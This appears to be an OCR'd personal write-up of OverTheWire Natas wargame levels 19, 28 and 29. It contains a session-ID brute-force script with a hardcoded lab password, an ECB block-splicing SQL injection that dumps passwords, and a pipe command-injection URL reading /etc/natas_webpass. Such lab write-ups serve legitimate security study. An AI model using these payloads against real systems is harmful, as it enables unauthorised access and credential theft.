
17 July,24

```
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas19', '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs')

MAX = 640
count = 1

u="http://natas19.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:

    numberAsHex = "".join("{:02x}".format(ord(c)) for c in str(count))
    adminPortion = "2d61646d696e"

    sessionID = "PHPSESSID=" + numberAsHex + adminPortion
    print(sessionID)

    headers = {'Cookie': sessionID}
    response = requests.get(u, headers=headers, auth=basicAuth, verify=False)

    if "You are logged in as a regular user" not in response.text:
        print(response.text)

    count += 1

print("Done!")
```

This python code we use to find sequence block size of it:

We found that: padding is of 2 lines(as it remains constant)

We observed that at 10th line 3rd line also get constant



- First, the red box shows how the beginning of the string is always the same.

- Second, the blue box shows how the next part of the string changes when we go from 9 to 10 chars of user-supplied input.
- Third, when the input goes from 11 to 12 chars in length, the overall query length increases.

It shows that 4th line is our complete query, so we have sql injection on 4th line

Query formula

[known good header] [block we know contains a / to escape our SQL injection] [SQL injection and trailer]

Known good header

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP

Known good trailer

c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

Dummy block

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsbc4pf+0pFACRnd

ItlMM3qTizkRB5P2zYxJsb

Known bad third block

We know that a single quote causes some kind of change in the third block. If we know exactly what this block looks like, it'll be easier to remove it later.

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPIvcyrxjhb4D1smChUE%2FAaCs1j%2F6bcmnQre%2FN2GUxOg60HAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b%2BK

17 July,24

At this point, we could run another query to figure out what columns exist, but based on previous levels, they typically include username and password columns. So, I'll assume our final SQL injection query will be:

```
 UNION SELECT ALL password FROM users; --
```

With padding, it becomes:

```
AAAAAAAAA' UNION SELECT ALL password FROM users; --
```

Send this input to get the encrypted query string:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5l+76G
KJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDu
HHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=
```

After URL decoding, remove the first three blocks (header and bad block):


```
+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1
QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=
```

Add the header and dummy block back to the front, and the trailer on the end:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItlMM3qTizkRB5P2zYxJsb
+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1
QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=
c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=
```

17 July,24

This step gave me some trouble, so I base64-decoded each section in CyberChef, and used the resulting hex output in a new query where I re-encoded it as base64 and then URL encoded it.




The resulting query is:

17 July,24


G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPItlMM3qTizkRB5P2

zYxJsb%2B76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYu

So, replacing the query in link with this: and we successfully got the password for natas29



17 July,24




Natas Level 29 → Level 30

Username: natas30

URL: http://natas30.natas.labs.overthewire.org

17 July,24


On selecting dropdown menu we have so many options and they are showing so many different kind of data but once thing I observed that the link changes for each selection in dropdown menu.



Its having perl so we do it using pipes:

natas29.natas.labs.overthewire.org/index.pl?file= | ls%00


17 July,24



Go to directory containing pass:

http://natas29.natas.labs.overthewire.org/index.pl?file=%20|%20cat%20/etc/natas_webpass/natas30%00

